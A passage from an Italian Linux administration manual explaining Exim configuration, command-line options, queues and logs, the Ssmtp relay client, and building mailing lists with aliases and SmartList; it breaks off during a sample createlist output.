Le opzioni che possono essere indicate, si distinguono in generiche e private. Le opzioni generiche possono essere utilizzate con tutti i driver di uno stesso tipo (trasporto, direzione, instradamento), mentre quelle private si riferiscono solo a driver particolari. La direttiva che definisce il driver è un'opzione generica, che deve essere posta all'inizio, come mostra lo schema sintattico.

Nelle prime versioni di Exim è necessario separare le opzioni con una virgola, mettendo prima le opzioni generiche e dopo quelle specifiche; inoltre, il passaggio da opzioni generiche a opzioni specifiche dove essere segnalato con un punto e virgola. Nelle versioni più recenti queste restrizioni non esistono e non è richiesta l'indicazione di virgole o punti e virgola.

Tuttavia, l'informazione viene riportata a spiegazione del motivo per il quale diversi esempi di configurazione in circolazione hanno queste virgole e questi punti e virgola, qua e là, senza un motivo apparente.

A titolo di esempio vengono mostrate e descritte un paio di dichiarazioni significative, che appaiono anche nell'esempio completo mostrato più avanti.

```
local_delivery:
  driver = appendfile
  file = /var/mail/${local_part}
```

Nella configurazione del trasporto, definisce l'istanza '**`local_delivery`**' del driver '**`appendfile`**'. Dal nome si intende che si tratta del trasporto che si deve occupare di consegnare localmente la posta elettronica.

Attraverso il driver '**`appendfile`**' si ottiene di aggiungere i messaggi a un file già esistente, specificato attraverso l'opzione '**`file`**': in questo caso si tratta di '**`/var/mail/${local_part}`**', che in pratica si espande in un file denominato come l'utente che deve riceverlo, collocato nella directory '`/var/mail/`'.[2]

```
localuser:
  driver = localuser
  transport = local_delivery
```

Questo esempio fa riferimento alla configurazione del sistema di direzione; il nome dell'istanza è lo stesso di quello del driver, ma si tratta di cose differenti. Si può osservare la dichiarazione del trasporto utilizzato: '**`local_delivery`**', cioè il tipo di trasporto (l'istanza) già vista nell'esempio precedente.

328.5.3 Configurazione dei tentativi ripetuti

La penultima parte del file di configurazione, serve a definire il modo in cui scandire la ripetizione dei tentativi di invio (o di consegna) della posta. Ciò permette di distinguere il comportamento in base al dominio di destinazione e al tipo di errore che ha impedito la consegna del messaggio. Generalmente si trova già un esempio generico sufficiente.

Gli intervalli con cui vengono ripetuti i tentativi, devono tenere conto della frequenza con cui viene riavviato il processo di scansione della coda. Per esempio, se viene avviato '**`exim`**' con l'opzione '**`-q30m`**', che, come viene descritto in seguito, richiede il controllo della coda ogni 30 minuti, è poco sensato specificare nella configurazione intervalli inferiori, perché non potrebbero essere rispettati.

328.5.4 Configurazione della riscrittura degli indirizzi

L'ultima parte della configurazione è generalmente assente, o senza direttive. Serve a definire delle regole di alterazione sistematica degli indirizzi.

Per comprendere il problema viene descritto un caso pratico che potrebbe interessare. Quando si passa da Sendmail a Exim, potrebbe sentirsi la necessità di fare in modo che gli indirizzi ***nome+qualcosa@dominio***, vengano consegnati a ***nome@dominio***. Alcuni utenti potrebbero utilizzare questo trucco (comune per Sendmail) per distinguere la fonte da cui lo scrivente

può avere tratto il loro indirizzo e avere implicitamente un'idea del contesto per il quale viene inviato ogni messaggio.

Exim ha dei meccanismi più potenti, ma quando si passa da Sendmail a Exim, gli utenti potrebbero desiderare di mantenere le vecchie convenzioni. La direttiva seguente dovrebbe risolvere il problema.

```
^(..*?)\+(.*)@(..*)$ $1@$3 T
```

Come si vede, attraverso un'espressione regolare vengono estratti gli elementi che contano dall'indirizzo, che poi viene ricostruito senza la parte superflua che ne impedirebbe il recapito.

Un esempio più semplice di questo problema è quello di una rete locale che utilizza nomi di dominio inesistenti nella rete esterna, pertanto si vuole sostituire l'indicazione dei domini locali con un dominio che esiste realmente:

```
*@brot.dg                 $local_part@linuxdidattica.org E
*@localhost               $local_part@linuxdidattica.org E
*@localhost.localdomain   $local_part@linuxdidattica.org E
```

In questo modo, tutti i campi della busta del messaggio che corrispondono ai modelli indicati, vengono rimpiazzati con un indirizzo del dominio *linuxdidattica.org*.

328.5.5 Configurazione generica

Le versioni più recenti di Exim vengono distribuite normalmente con una configurazione generica, ben commentata, sufficiente al recapito locale dei messaggi, senza la possibilità di ricevere messaggi dall'esterno o di inviarne dall'interno.

L'attenzione maggiore va posta naturalmente a tutte quelle direttive che incorporano la parola chiave '**relay**', come '**relay_domains**' per esempio; inoltre diventa indispensabile verificare che la posta locale sia recapitata esattamente dove previsto, con la direttiva '**local_delivery**'.

328.5.6 Interazione con Procmail

Procmail è un programma per l'elaborazione dei messaggi di posta elettronica, che può essere usato per vari fini. La configurazione predefinita di Exim prevede spesso la presenza di direttive per passare a Procmail il compito di recapitare i messaggi locali, come nell'esempio seguente:

```
#
# Transports configuration.
#
…
#
# This transport is used for procmail.
#
procmail_pipe:
  driver = pipe
  command = "/usr/bin/procmail"
  return_path_add
  delivery_date_add
  envelope_to_add
```

```
  suffix = ""
…
#
# Directors configuration
#
…
#
# This director runs procmail for users who have a .procmailrc file
#
procmail:
  driver = localuser
  transport = procmail_pipe
  require_files = ${local_part}:+${home}:+${home}/.procmailrc:+/usr/bin/procmail
  no_verify
```

Senza entrare nel dettaglio del significato delle direttive, basta osservare che la presenza del file '~/.procmailrc', assieme al programma ('/usr/bin/procmail'), fa sì che questo tipo di recapito venga attivato. Di conseguenza, con tale situazione, **la configurazione errata del file '~/.procmailrc' potrebbe causare un funzionamento errato nel recapito dei messaggi locali**.

328.6 Avvio di Exim

L'avvio di Exim, allo scopo di attivare il servizio SMTP, avviene di solito attraverso la procedura di inizializzazione del sistema, come processo indipendente dal supervisore dei servizi di rete, anche se questa ultima possibilità è comunque consentita. Ma Exim può essere avviato anche per altri motivi, in particolare per ricevere un messaggio dallo standard input, da recapitare in qualche modo, oppure per ripassare i messaggi rimasti in coda, per ritentare il loro invio.

A seconda dello scopo per il quale viene avviato l'eseguibile '**exim**', possono essere richiesti dei privilegi particolari. Per la precisione, si distingue tra utenti comuni e amministratori. L'amministratore è l'utente '**root**', l'utente abbinato a Exim (normalmente '**exim**') e gli utenti definiti attraverso l'opzione '**trusted_users**'.

Uno dei motivi per cui può essere più conveniente avviare il servizio SMTP di Exim, in modo indipendente dal supervisore dei servizi di rete, è il fatto di poter affidare al demone Exim, così avviato, anche il compito di provvedere alla gestione dei messaggi in coda in modo automatico. Se si utilizza il controllo del supervisore dei servizi di rete, occorre affidare il lavoro di gestione della coda a un altro processo.

Quando si usa Exim come demone, cioè in modo autonomo dal supervisore dei servizi di rete, si usa l'opzione '**-bd**', seguita quasi sempre da '**-q***tempo*', che serve a specificare l'intervallo di scansione della coda di messaggi in attesa.

Se si vuole gestire il servizio SMTP attraverso il controllo del supervisore dei servizi di rete, occorre specificare l'opzione '**-bs**' e si deve dichiarare una riga simile a quella seguente nel file '/etc/inetd.conf'.

```
smtp    stream  tcp     nowait  root    /usr/sbin/exim  exim -bs
```

La riga di comando dell'eseguibile '**exim**' si può rappresentare sinteticamente così:

```
exim [opzioni]
```

Di seguito vengono elencate solo alcune opzioni assolutamente indispensabili, che servono a rendere l'idea delle funzioni di questo eseguibile.

Directory	Descrizione
`-bd`	Avvia '**`exim`**' come demone in attesa di connessioni SMTP. '**`exim`**' può essere avviato in questo modo solo da un amministratore; comunque ciò avviene di solito per mezzo della procedura di inizializzazione del sistema. Quando '**`exim`**' viene avviato con questa opzione, ma in modo manuale, può essere conveniente aggiungere l'uso delle opzioni diagnostiche '**`-d`**' o '**`-dm`**'.
`-bs`	Avvia '**`exim`**' in modo che questo si metta in attesa di ricevere messaggi dallo standard input, rispondendo poi a questi attraverso lo standard output. Questa opzione viene usata normalmente per gestire l'avvio di '**`exim`**' attraverso il supervisore dei servizi di rete.
`-bp`	Questa opzione permette di visualizzare l'elenco dei messaggi rimasti in coda per qualche motivo. Il funzionamento non è perfettamente identico a Sendmail, in quanto solo un utente con i privilegi necessari può ottenere queste informazioni.
`-bt` [***indirizzo***]	Avvia '**`exim`**' in una modalità di verifica degli indirizzi. Se viene indicato un indirizzo come argomento dell'opzione, si ottengono le informazioni essenziali sulla consegna verso tale destinazione. Ciò permette di verificare la correttezza della configurazione, dal momento che si ottiene anche l'indicazione del tipo di direzione e di trasporto utilizzati. Se non viene specificato l'indirizzo nella riga di comando, '**`exim`**' funziona in modo interattivo, proponendo un invito (il simbolo '**`>`**') per l'inserimento di ogni indirizzo da verificare (per terminare si può utilizzare la combinazione [*Ctrl c*]).
`-d`[***n_livello***]	Permette di avviare '**`exim`**' in modo diagnostico, allo scopo di visualizzare informazioni attraverso lo standard error. Dopo la lettera dell'opzione, può essere aggiunto un numero che serve a rappresentare l'entità di informazioni desiderate: uno rappresenta un livello minimo, che viene utilizzato se non si specifica alcun numero, mentre un valore più grande rappresenta più informazioni.
`-dm`	Permette di ottenere informazioni diagnostiche riferite all'allocazione e alla deallocazione di memoria.
`-q`	L'opzione '**`-q`**' può avere un argomento, ma se usata da sola, fa in modo che '**`exim`**' esegua una scansione (una soltanto) dei messaggi in coda, tentando di consegnare ogni messaggio trovato al suo interno. La scansione non segue un ordine preciso e alla sua conclusione '**`exim`**' termina di funzionare. Questa opzione può essere usata solo da un amministratore.

Directory	Descrizione
`-q`*tempo*	L'opzione '**`-q`**', seguita dall'indicazione di una durata temporale, fa in modo che '**`exim`**' esegua una scansione della coda in modo ripetitivo, a intervalli della durata specificata dall'argomento. In questo modo, '**`exim`**' deve continuare a funzionare a tempo indeterminato. Questa opzione, con argomento, viene usata preferibilmente per l'avvio di '**`exim`**' come demone, in modo tale che possa prendersi cura sia del servizio SMTP che della verifica della coda. L'intervallo specificato in questo modo, determina in pratica il tempo minimo che può essere indicato nella configurazione dei tentativi ripetuti.
`-v`	È sinonimo di '**`-d1`**' (diagnosi di livello minimo).

Come accade spesso nei sistemi Unix, l'eseguibile '**`exim`**' può essere avviato utilizzando nomi diversi che definiscono implicitamente l'uso di opzioni determinate, che potrebbero essere difficili da ricordare. Non sempre i pacchetti di Exim includono tutti i collegamenti che potrebbero essere utili. Vale quindi la pena di riassumere quelli più comuni, che potrebbero essere realizzati utilmente se mancano nel proprio pacchetto.

Directory	Descrizione
'`/usr/lib/sendmail`', '`/usr/sbin/sendmail`'	Questi due collegamenti sono praticamente indispensabili se si vogliono utilizzare gli MUA comuni, cioè i programmi come Mailx ('**`mail`**'), che per l'invio dei messaggi si avvalgono proprio dell'eseguibile '**`sendmail`**'. Exim riconosce molte delle opzioni di Sendmail e in tal modo è possibile usare tali collegamenti. Secondo la logica dei sistemi GNU, l'eseguibile '**`sendmail`**' dovrebbe trovarsi esclusivamente nella directory '`/usr/sbin/`', ma per rispettare la tradizione è meglio aggiungere anche l'altro ('`/usr/lib/sendmail`') perché si vedono ancora script che fanno affidamento su questo.
'`/usr/bin/mailq`'	Quando '**`exim`**' viene avviato con il nome '**`mailq`**', permette di conoscere lo stato della coda, come se fosse stato avviato con l'opzione '**`-bp`**'.
'`/usr/bin/runq`'	Quando '**`exim`**' viene avviato con il nome '**`runq`**', fa in modo che '**`exim`**' esegua una singola scansione della coda, cercando di inviare i messaggi rimasti in attesa. Ciò, in pratica, come se fosse stato avviato con l'opzione '**`-q`**'.

328.7 Code e registri

Molto probabilmente (dipende da come è stato configurato in fase di compilazione), la directory '`/var/spool/exim/`' si articola in varie sottodirectory destinate a contenere informazioni variabili di vario tipo, tra cui le code dei messaggi e i file delle registrazioni.

La directory '`input/`' contiene precisamente i file delle code. Per ogni singolo messaggio che venga messo in attesa, si formano almeno due file: uno che termina con la sigla '`-D`' (*data*), che contiene il corpo del messaggio, e uno che termina con la sigla '`-H`' (*head*), che contiene le altre informazioni. Se un messaggio è diretto a diversi destinatari, la sua consegna può richiedere

molto tempo e l'annotazione delle destinazioni presso cui è stato recapitato con successo. In tal caso viene creato un terzo file, che termina con la sigla '-J' (*journal*), all'interno del quale si annotano gli indirizzi già raggiunti.

Se un messaggio finisce in coda, ci deve essere un motivo. Nella directory 'msglog/' vengono annotati file con gli stessi nomi utilizzati per i dati in coda, senza sigle finali, contenenti l'elenco degli insuccessi accumulati durante i vari tentativi ripetuti.

Se si decide di intervenire in modo brutale nei file delle code, cancellandoli, ci si deve ricordare di eliminare anche i file corrispondenti della directory 'msglog/'.

Naturalmente sono disponibili anche dei file di registrazioni veri e propri, che potrebbero trovarsi in '/var/spool/exim/log/', oppure, più convenientemente, in '/var/log/exim/'. Si tratta di tre file: 'mainlog', 'rejectlog', 'processlog' e 'paniclog'. Il significato di questi nomi dovrebbe essere intuitivo: 'mainlog' è l'archivio principale delle operazioni compiute, in cui si segnalano l'arrivo e la consegna di ogni messaggio; 'rejectlog' registra le informazioni sui messaggi il cui transito è rifiutato in funzione della configurazione; 'processlog' serve a segnalare l'effetto della ricezione di alcuni segnali (come '**SIGHUP**' e '**SIGUSR1**'); infine, 'paniclog' permette di annotare le situazioni di errore che Exim non riesce a gestire.

Attraverso l'opzione '**log_level**' del file di configurazione, è possibile definire il livello di dettaglio delle informazioni che appaiono nel file delle registrazioni. Il valore predefinito corrisponde comunque a un buon livello di dettaglio.

Con l'opzione '**preserve_message_logs**', attivandola, è possibile evitare la cancellazione dei file delle registrazioni collocati nella directory 'msglog/'. Ciò può essere utile solo nel caso in cui si volesse fare un controllo approfondito degli errori che si verificano durante i vari tentativi di consegna.

328.7.1 Archiviazione dei file delle registrazioni

Le distribuzioni GNU dovrebbero essere organizzate per gestire in modo elegante l'archiviazione dei file delle registrazioni, spezzando i file in parti che contengono periodi relativamente brevi, solitamente distinte attraverso un'estensione numerica progressiva che indica l'età relativa del file.

Exim fornisce un proprio script per svolgere questo compito, '**exicyclog**', che può essere usato quando la propria distribuzione GNU non dovesse già provvedere per conto proprio.

Per avviarlo, si potrebbe mettere un'istruzione come quella seguente nel file '/etc/crontab' (ammesso che lo script si trovi nella directory '/usr/sbin/').

```
01 0 * * * root /usr/sbin/exicyclog
```

328.8 Riferimenti

- *Exim*

  ⟨*http://www.exim.org/*⟩

[1] **Exim** GNU GPL

[2] La directory in questione deve avere i permessi 1777_8, altrimenti non può funzionare il sistema di blocco dei file (*lock*) e in pratica i messaggi non vengono recapitati.

Ssmtp


Ssmtp [1] è un sistema molto semplice per l'invio della posta elettronica a un servente SMTP. Lo scopo di questo programma è quello di sostituire l'MTA tipico, quando non è necessaria la gestione della consegna locale (MDA) e si può fare affidamento continuamente su un MTA esterno, contattato attraverso il protocollo SMTP.

Figura 329.1. Esempio di una situazione in cui viene utilizzato Ssmtp.

dinkel.brot.dg
Ssmtp

weizen.mehl.dg

servente SMTP
standard

utente root:	tizio	
utente Tizio:	tizio	<tizio@bla.dg>
utente Caio:	caio	<caio@ciao.dg>
utente Sempronio:	sempronio	<sempre@sorriso.dg>

Per comprendere il funzionamento di Ssmtp è necessario partire da un esempio, come si vede nella figura 329.1. Nell'elaboratore *dinkel.brot.dg* è stato installato Ssmtp; l'elaboratore *weizen.mehl.dg* offre un servente SMTP a cui *dinkel.brot.dg* può accedere. Nell'elaboratore *dinkel.brot.dg* sono registrati tre utenti: Tizio, Caio e Sempronio, ognuno dei quali riceve la propria posta elettronica presso una casella remota (come indicato nella figura stessa); inoltre, è Tizio che svolge anche il ruolo di amministratore.

Ssmtp non è un demone e viene avviato solo quando serve. In quel momento, contatta il servente SMTP indicato nella sua configurazione e gli affida il messaggio. Pertanto, il servente in questione deve essere sempre disponibile, ovvero deve essere sempre disponibile la comunicazione verso quell'elaboratore remoto. Da questo si comprende che Ssmtp non può essere usato in un elaboratore che si collega alla rete esterna solo saltuariamente.

In generale, i messaggi destinati all'elaboratore locale non si possono consegnare, ma anche se non si intende usare un programma come Mailx ('**mail**') non bisogna dimenticare che in un sistema Unix standard vengono generati automaticamente dei messaggi che spesso sono diretti all'amministratore, per aggiornarlo sullo svolgimento di operazioni periodiche o per avvisarlo di qualunque tipo di problema. In altri termini, un sistema Unix non può fare a meno di un programma che consenta almeno l'invio dei messaggi di posta elettronica. Ssmtp è in grado di ridirigere questi messaggi a un indirizzo di posta elettronica, che però deve esterno all'elaboratore locale.

Quando un utente invia un messaggio, è necessario che Ssmtp sia in grado di modificare il campo '**From:**', in modo che appaia un indirizzo di posta elettronica valido; diversamente, se apparisse l'indirizzo dell'elaboratore locale (*dinkel.brot.dg* nell'esempio), non potrebbe ricevere alcuna risposta dal suo interlocutore.

329.1 Configurazione

Ssmtp utilizza solo due file per la configurazione. Si tratta di '`/etc/ssmtp/ssmtp.conf`' e di '`/etc/ssmtp/revaliases`'. È sufficiente mostrare degli esempi compatibili con quanto visto in figura 329.1 per comprendere l'uso delle direttive di questi file. Si comincia con '`/etc/ssmtp/ssmtp.conf`', dove i commenti relativi alle direttive non utilizzate sono rimasti in inglese:

```
# /etc/ssmtp/ssmtp.conf

# La persona che riceve i messaggi diretti agli utenti con UID inferiore a 10
root=tizio@bla.dg

# Il servente SMTP per l'invio dei messaggi.
mailhub=weizen.mehl.dg

# Where will the mail seem to come from?
#rewriteDomain=dinkel.brot.dg

# Il nome completo del nodo locale
hostname=dinkel.brot.dg

# Set this to never rewrite the "From:" line (unless not given) and to
# use that address in the "from line" of the envelope.
#FromLineOverride=YES
```

Come si vede, i messaggi diretti a *`root@localhost`* vengono modificati e inviati a *`tizio@bla.dg`*; l'invio dei messaggi avviene facendo uso del servizio offerto da *`weizen.mehl.dg`*; il nome dell'elaboratore locale è *`dinkel.brot.dg`*.

Quanto visto fino a questo punto basta per inviare i messaggi, ma non è sufficiente a modificare il campo '**`From:`**', perché si tratta di un compito affidato alla configurazione con il file '`/etc/ssmtp/revaliases`':

```
# /etc/ssmtp/revaliases

root:           tizio@bla.dg
tizio:          tizio@bla.dg
caio:           caio@ciao.dg
sempronio:      sempre@sorriso.dg
```

Si può osservare che al nominativo-utente si abbina l'indirizzo di posta elettronica appropriato, compreso il caso di '**`root`**'.

329.2 Ricezione della posta elettronica

La ricezione della posta elettronica è un'attività al di fuori della competenza di Ssmtp, pertanto la si deve prelevare attraverso il protocollo POP3 o un altro simile, ma questo direttamente attraverso il programma utilizzato per la lettura della stessa. In altri termini, non si può usare Fetchmail (323.4) e nemmeno altri programmi che rinviano i messaggi prelevati nel sistema di recapito locale.

329.3 Considerazioni sulla sicurezza

L'utilizzo di Ssmtp si giustifica solo quando si vuole evitare di dovere gestire un servente SMTP standard, con tutti i problemi di sicurezza che ciò comporta. Inoltre, si evita di avere in funzione continuamente il programma, riducendo così le risorse elaborative richieste.

[1] **Ssmtp** GNU GPL

Capitolo 330

Liste di posta elettronica

Una lista di posta elettronica, o *mailing-list*, o più semplicemente ***lista***, è un servizio attraverso cui un gruppo di persone può inviare dei messaggi di posta elettronica a tutti i partecipanti, creando in pratica un mezzo per discutere di un certo argomento. Sotto questo aspetto, la *mailing-list* compie lo stesso servizio di un *newsgroup*, con la differenza che ci si deve iscrivere presso il servente (o il «robot») che offre il servizio e che i messaggi vengono inviati a tutti i partecipanti iscritti.

Dal momento che la lista di posta elettronica richiede questa forma di iscrizione, tende a escludere i visitatori occasionali (o casuali), ma permette ugualmente l'accesso a un numero di utenti più vasto: tutti quelli che hanno la possibilità di usare la posta elettronica. Infatti, per quanto riguarda i *newsgroup*, sono rari gli utenti di Internet che possono accedere a tutti i gruppi di discussione.

Il servizio di una lista di posta elettronica viene svolto normalmente da un programma che si occupa di ricevere la posta da un certo indirizzo e conseguentemente di rispedire i messaggi a tutti gli iscritti. Per iscriversi occorre inviare un messaggio speciale al programma che lo gestisce, contenente il nome della lista e l'indirizzo di posta elettronica di colui che si iscrive; in modo analogo si interviene per cancellare l'iscrizione.

Dal punto di vista amministrativo, si distinguono due tipi di liste: moderate e non moderate. Una lista moderata è quella in cui tutti i messaggi, prima di essere ritrasmessi agli iscritti, vengono controllati da uno o più moderatori; l'altro tipo di lista non viene controllata da alcuno.

In questo capitolo si fa riferimento implicitamente all'utilizzo di Sendmail. Tuttavia, le indicazioni date possono adattarsi a Exim, anche se non in modo identico. Quando necessario vengono aggiunte delle note riferite alle particolarità di Exim.

330.1 Lista elementare

Prima di vedere il funzionamento di un applicativo organizzato per la gestione di una lista, conviene apprenderne i rudimenti realizzandone una elementare attraverso la gestione degli alias.

Se l'obiettivo che ci si prefigge è solo quello di definire un indirizzo di posta elettronica che serva come punto di riferimento per il proseguimento (*forward*) dei messaggi a un elenco di persone, si può agire in due modi differenti: modificando il file '`/etc/aliases`', oppure creando un utente fittizio che possieda nella sua directory personale il file '`~/.forward`'.

330.1.1 Utente fittizio

Il secondo caso, quello dell'utente fittizio, è il più semplice da comprendere. Se si suppone di voler creare la lista '**`prova`**', basta registrare un utente con lo stesso nome nel sistema operativo, facendo opportunamente in modo che questo non abbia una parola d'ordine valida e nemmeno una shell funzionante. Nella sua directory personale si crea e si gestisce il file '`~/.forward`' nel quale vanno inseriti gli indirizzi degli utenti iscritti alla lista '**`prova`**'.

È tutto qui; spetta all'amministratore del servizio l'aggiornamento manuale di questo file. Eventualmente, questo amministratore potrebbe essere un utente diverso dall'utente '**`root`**',

per cui si potrebbe anche fare in modo che l'utenza '**prova**' possa funzionare regolarmente (con parola d'ordine e shell), lasciandola usare a questo amministratore.

Il limite principale di questo sistema sta nel fatto che il nome utilizzato per la lista deve rispettare i vincoli imposti dalla registrazione degli utenti nel sistema operativo.

330.1.2 Alias

Il metodo della creazione dell'alias è più efficace. Generalmente si crea un file contenente l'elenco degli indirizzi degli iscritti alla lista e si fa in modo che un alias faccia riferimento a tutti questi indirizzi. Per esempio, se nel file '/etc/aliases' viene inserita la riga seguente,

```
prova:          :include:/var/liste/prova/iscritti
```

si fa in modo che tutti i messaggi diretti all'indirizzo '**prova**' siano poi rinviati a tutti gli indirizzi indicati nel file '/var/liste/prova/iscritti'. Dal momento che con questo sistema si hanno maggiori possibilità nella definizione dei nomi, si può aggiungere convenientemente un alias per l'amministratore del servizio, come nell'esempio seguente:

```
prova:          :include:/var/liste/prova/iscritti
prova-admin     daniele
```

Bisogna sempre ricordare, quando si interviene nel file '/etc/aliases', che poi occorre rigenerare il file '/etc/aliases.db' attraverso il comando '**newaliases**'. Tuttavia, una volta creata la lista nel modo appena descritto, quando si interviene nel file degli iscritti non si deve più avviare '**newaliases**', perché non c'è stato alcun intervento nel file '/etc/aliases'. Questo, tra le altre cose, garantisce che l'amministratore della lista possa essere una persona diversa dall'utente '**root**', purché abbia i privilegi necessari per intervenire nella directory di appoggio della lista ('/var/liste/prova/' in questo caso).

330.1.3 Archiviazione di una copia dei messaggi

In entrambi i casi visti è possibile mantenere un archivio dei messaggi ricevuti dalla lista, con la semplice aggiunta di un indirizzo che faccia riferimento a un file su disco. Per esempio, il file '~prova/.forward' potrebbe iniziare nel modo seguente:

```
"/home/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Nello stesso modo, il file '/var/liste/prova/iscritti' potrebbe iniziare come segue:

```
"/var/liste/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Bisogna fare attenzione ai permessi. È molto probabile che il file venga creato con i privilegi dell'utente '**mail**'. La prima volta conviene fare in modo che la directory che deve accogliere tale file abbia tutti i permessi necessari alla scrittura da parte di chiunque, in modo da vedere

cosa viene creato effettivamente. Successivamente si possono regolare i permessi in modo più preciso.

330.1.4 Particolarità per Exim

Gli esempi mostrati possono adattarsi anche all'uso di Exim, con qualche differenza.

- Una volta modificato il file '`/etc/aliases`' non è necessario eseguire '**`newaliases`**', perché ciò non avrebbe alcun significato.
- Occorre verificare la proprietà e i permessi che utilizza Exim nella creazione di un file definito come alias all'interno di '`/etc/aliases`'. Potrebbe trattarsi di '**`nobody`**'.

330.2 SmartList

SmartList [1] [2] è un applicativo in grado di gestire una lista di posta elettronica. Il principio di funzionamento è abbastanza semplice: attraverso una serie di alias del sistema di gestione dei messaggi di posta elettronica (Sendmail per intenderci), SmartList riceve i messaggi destinati all'indirizzo della lista e quindi li ritrasmette a tutti gli iscritti.

SmartList richiede la predisposizione di un utente e di un gruppo specifici per la gestione del servizio; a seconda della distribuzione GNU può trattarsi di '**`list`**' o '**`listserv`**' o qualcosa di simile.

L'applicativo si distribuisce in una serie di directory il cui punto di origine comune è la directory personale dell'utente fittizio del servizio (directory *home*). Questa sua particolarità fa sì che SmartList non abbia una collocazione tradizionale nel file system di un sistema GNU. Alcune distribuzioni GNU possono collocare l'applicativo da qualche parte al di sotto della gerarchia '`/var/`', ma forse la posizione più corretta è a partire da '`/home/`'.

Negli esempi che vengono proposti si suppone di avere installato SmartList in modo che l'utente fittizio corrispondente sia '**`listserv`**' e che la directory personale di tale utente (cioè l'inizio della gerarchia di SmartList) sia '`/home/listserv/`'.

330.2.1 File «/etc/passwd»

Si è accennato al fatto che deve esistere un utente fittizio (e un gruppo corrispondente) e che la sua directory personale deve coincidere al punto di inizio della gerarchia di SmartList. Dal momento che la collocazione di questo applicativo non è scontata, può darsi che si debba ritoccare il file '`/etc/passwd`'. Di sicuro deve essere controllato, per verificare che la directory iniziale corrisponda a quanto esiste effettivamente.

```
listserv:!!:504:504::/home/listserv:/bin/bash
```

L'utente abbinato a SmartList ha anche una shell, ma non può avere una parola d'ordine valida.

330.2.2 Struttura della gerarchia di SmartList

Dalla directory iniziale di SmartList si diramano alcune directory e file «nascosti», nel senso che iniziano con un punto.

```
listserv/
      |-- .bin/
      |-- .etc/
      |-- .examples/
      `-- .procmailrc
```

Questa impostazione conferma la sua natura di directory personale. La directory '`.bin/`' contiene gli eseguibili e gli script che compongono l'applicativo; la directory '`.etc/`' contiene file di configurazione; la directory '`.examples/`' contiene solo esempi. Infine, il file '`.procmailrc`' è necessario a personalizzare il comportamento di '**`procmail`**', utilizzato da SmartList per l'elaborazione dei messaggi.

Per poter intervenire su SmartList, per esempio per creare o eliminare una lista, occorre usare gli strumenti contenuti nella directory '`.bin/`'. Per questo, è opportuno che questa sia compresa tra i percorsi di ricerca degli eseguibili, ovvero nell'elenco contenuto nella variabile di ambiente '**`PATH`**'. Quando si interviene con questi programmi, occorre anche che la directory corrente sia la directory iniziale di SmartList.

Quando si genera una lista nuova, viene creata una directory con lo stesso nome e al suo interno vengono collocati una serie di file di configurazione contenenti, tra le altre cose, i messaggi che vengono utilizzati automaticamente per guidare gli utenti che si iscrivono alla lista. SmartList genera tali file a partire da quanto già predisposto all'interno della directory '`.etc/`': in alcuni casi vengono fatte delle copie, in altri dei collegamenti. Ciò permette di uniformare certi aspetti della gestione delle liste. Tuttavia, gli script utilizzati per ottenere questo sono predisposti per generare dei collegamenti fisici, mentre, forse, dei collegamenti simbolici sarebbero più pratici da gestire; soprattutto quando si vuole cambiare qualcosa in una lista in modo indipendente dalla configurazione generale, essendo i collegamenti simbolici più facili da individuare.

Se lo si desidera, si può modificare lo script responsabile della preparazione della directory di una lista in modo che invece dei collegamenti fisici si possano generare dei collegamenti simbolici. Si tratta di intervenire su '`.bin/createlist`'; precisamente, basta modificare la riga

```
ln=ln                    # /bin/ln
```

in modo che diventi come quella seguente:

```
ln="ln -s"               # /bin/ln
```

330.2.3 Creazione ed eliminazione di una lista

Per creare o eliminare una lista ci si deve posizionare nella directory iniziale di SmartList e da lì utilizzare '**`createlist`**' o '**`removelist`**'. Ciò, tenendo presente che questi due script si trovano all'interno di '`.bin/`', che deve essere raggiungibile attraverso i percorsi di ricerca per gli eseguibili.

La sintassi per creare una lista è la seguente:

```
createlist [-a] nome_lista [email_amministratore]
```

Se viene usata l'opzione '**-a**', invece di creare una lista vera e propria si crea un archivio. Specificando l'indirizzo di posta elettronica di un amministratore, si vuole indicare esplicitamente la persona da contattare in caso di problemi con la lista; inoltre, questa è la persona che (teoricamente) può intervenire nell'amministrazione della lista attraverso l'uso della stessa posta elettronica.

L'esempio seguente crea la lista '**prova**' amministrata da *tizio@dinkel.brot.dg*.

cd ~listserv [*Invio*]

createlist prova tizio@dinkel.brot.dg [*Invio*]

```
Installed the following files:

root   listserv  1024 Jun  3 prova
root   listserv     4 Jun  3 prova/accept -> dist
root   listserv  1024 Jun  3 prova/archive
root   listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
root   listserv  1024 Jun  3 prova/archive/latest
root   listserv    62 Jun  3 prova/dist
root   listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
root   listserv  4076 Jun  3 prova/rc.custom
root   listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
root   listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
root   listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root   listserv    14 Jun  3 prova/reject -> ../.etc/reject
root   listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
